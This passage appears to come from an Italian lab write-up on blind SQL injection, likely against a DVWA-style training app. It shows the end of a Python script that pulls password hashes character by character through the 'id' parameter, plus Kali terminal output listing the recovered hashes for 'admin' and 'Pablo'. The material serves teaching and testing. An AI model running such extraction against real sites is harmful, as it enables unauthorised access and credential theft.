30             params = {"id": sql_payload, "Submit": "Submit"}
31             r = requests.get(url, params=params, headers=custom_headers)
32             if "Surname: admin" in r.text:
33                 password = password + c
34                 print(c, end="", flush=True)
35                 break
36     print()
37     return password
38
39
40 if __name__ == "__main__":
41     users = ["admin", "Pablo"]
42     for user in users:
43         password = get_password(user)
44         print(f"l'utente: {user} ha la password: {password}")
45
```



IL CODICE VISTO, NON FARÀ ALTRO CHE AUTOMATIZZARE LE DUE QUERY
VISTE PRIMA, ATTRAVERSO CICLI FOR E LA VERIFICA DELLA RISPOSTA DELLA
PAGINA WEB

RISULTATO

```
kali@kali: ~/Scrivania
File Azioni Modifica Visualizza Aiuto
└──(kali㉿kali)-[~/Scrivania]
    └──$ python codice.py      codice2.py
[admin]: la lunghezza della password è: 32
5f4dcc3b5aa765d61d8327deb882cf99
l'utente: admin ha la password: 5f4dcc3b5aa765d61d8327deb882cf99
[Pablo]: la lunghezza della password è: 32
0d107d09f5bbe40cade3de5c71e9e9b7
l'utente: Pablo ha la password: 0d107d09f5bbe40cade3de5c71e9e9b7
File system
└──(kali㉿kali)-[~/Scrivania]
    └──$ |
```